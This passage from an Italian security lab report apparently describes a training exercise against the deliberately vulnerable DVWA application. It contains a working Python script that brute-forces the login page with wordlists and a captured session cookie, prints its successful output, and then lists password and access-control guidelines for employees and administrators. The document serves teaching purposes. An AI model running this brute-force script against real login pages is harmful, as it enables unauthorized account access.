Pertanto non abbiamo potuto eseguire il codice sui livelli di difficoltà «Low» e «Medium» ma direttamente su «HIGH».

# BRUTE FORCE DVWA

Abbiamo estratto il cookie di sessione mediante l'utilizzo di Burpsuite, aggiungendolo alla richiesta GET per autenticarci.

```python
import urllib.request
import urllib.parse
import os
import sys

## ARGOMENTI DI DEFAULT
bsHost = "192.168.50.101"
bsUrl = "http://192.168.50.101/dvwa/vulnerabilities/brute/"
bsCookie = "security=high; PHPSESSID=7e37d7afc3ca0ab55d8dd9f0c3759f21"

## Apertura e lettura dei file contenenti usernames e password
if os.path.isfile('/home/kali/Desktop/brute/usernames.txt'):
    with open('/home/kali/Desktop/brute/usernames.txt', 'r') as dict_user_file:
        dict_user = dict_user_file.readlines()

if os.path.isfile('/home/kali/Desktop/brute/password.txt'):
    with open('/home/kali/Desktop/brute/password.txt', 'r') as dict_password_file:
        dict_password = dict_password_file.readlines()

## Creazione dell' header della richiesta
header = {
    'Host': bsHost,
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Encoding': 'gzip, deflate',
    'Accept-Language': 'en-US,en;q=0.5',
    'Cookie': bsCookie
}

## Creazione di una funzione che manda una richiesta al target con relativa stampa della lunghezza pagina
def get_res(requrl, header):
    encoded_url = urllib.parse.quote(requrl, safe=':/?=&')
    req = urllib.request.Request(url=encoded_url, headers=header)
    response = urllib.request.urlopen(req)
    the_page = response.read()
    print(len(the_page))
    ## Controllo della lunghezza della pagina
    if len(the_page) != 4575:
        print("Accesso eseguito")
        sys.exit()
    else:
        print("Accesso non eseguito\n")

## Ciclo for nidificato per provare ogni combinazione di credenziali
for line_usr in dict_user:
    for line_pwd in dict_password:
        requrl = bsUrl + "?username=" + line_usr.strip() + "&password=" + line_pwd.strip() + "&Login=Login"
        print(line_usr.strip(), "--", line_pwd.strip(), "\t")
        get_res(requrl, header)
```

OUTPUT

```
┌──(kali㉿kali)-[~/Desktop/BUILD WEEK]
└─$ python bruteforcedvwa.py
admin -- dsdsd
4575
Accesso non eseguito

admin -- budd
4575
Accesso non eseguito

admin -- batman
4575
Accesso non eseguito

admin -- password
4641
Accesso eseguito
```

Come si può notare dall'output, il nostro programma ha trovato le credenziali giuste per eseguire l'accesso alla pagina riservata.

# CONCLUSIONI

In ultimo, ma non per importanza, abbiamo delineato una serie di linee guida in materia di sicurezza informatica, a cui sia dipendenti che amministratori di un’azienda devono attenersi.

Nello specifico, i dipendenti dovrebbero:

- ✓ Utilizzare password forti: Assicurarsi che le password siano lunghe (almeno 12 caratteri), contengano una combinazione di lettere maiuscole e minuscole, numeri e caratteri speciali. Evitare password ovvie come nomi di familiari o date di compleanno;
- ✓ Non condividere le password: Non condividere le password con colleghi o persone non autorizzate. Ogni account dovrebbe avere una password unica e personale;
- ✓ Cambiare le password regolarmente: Aggiornare le password con regolarità, preferibilmente ogni 90 giorni. Questo ridurrà il rischio di accessi non autorizzati;
- ✓ Utilizzare l'autenticazione a due fattori (2FA): Attivare l'autenticazione a due fattori per gli account che lo supportano. Questa misura di sicurezza aggiuntiva richiede un secondo metodo di verifica, come un codice inviato via SMS o un'applicazione di autenticazione;
- ✓ Non utilizzare le stesse password per account diversi: Evitare di riutilizzare le stesse password per più account. Se una password viene compromessa, gli altri account saranno ancora protetti;
- ✓ Prestare la dovuta attenzione a varie ed eventuali e-mail di phishing, un tipo di truffa online realizzata nel più delle volte tramite mail, attraverso le quali, un malintenzionato potrebbe convincere l’utente a fornire informazioni sensibili/personali.

# CONCLUSIONI

Gli amministratori dovrebbero:

- ✓ Implementare una politica di password sicure: Definire e comunicare una politica aziendale per l'utilizzo di password sicure. Fornire linee guida chiare ai dipendenti per la creazione e l'aggiornamento delle password.
- ✓ Formazione sulla sicurezza informatica: Assicurarsi che i dipendenti siano adeguatamente formati sulla sicurezza informatica. Organizzare sessioni di formazione periodiche per educare i dipendenti sui rischi informatici, le pratiche sicure e le politiche aziendali.
- ✓ Utilizzare un gestore di password: Consigliare l'utilizzo di un gestore di password sicuro per i dipendenti. Questi strumenti memorizzano le password in modo crittografato e consentono l'accesso sicuro ai diversi account.
- ✓ Implementare il controllo degli accessi: Limitare l'accesso ai sistemi e ai dati sensibili solo ai dipendenti autorizzati. Assegnare privilegi di accesso appropriati in base alle responsabilità di lavoro e revocare immediatamente gli accessi quando un dipendente lascia l'azienda.
- ✓ Monitoraggio della sicurezza: Implementare strumenti di monitoraggio della sicurezza per rilevare e rispondere prontamente a eventuali violazioni o attività sospette. Registri di accesso, monitoraggio delle reti e sistemi di rilevamento delle intrusioni sono alcune delle misure che possono essere adottate.
- ✓ Effettuare backup regolari: Assicurarsi di eseguire regolarmente il backup dei dati aziendali importanti. In caso di perdita di dati o attacchi ransomware, i backup possono essere un salvagente vitale per ripristinare le informazioni critiche.
- ✓ Mantenere il software aggiornato: Assicurarsi che tutti i sistemi e il software utilizzati siano regolarmente aggiornati con le ultime patch di sicurezza. I fornitori di software rilasciano spesso aggiornamenti per correggere vulnerabilità e migliorare la sicurezza.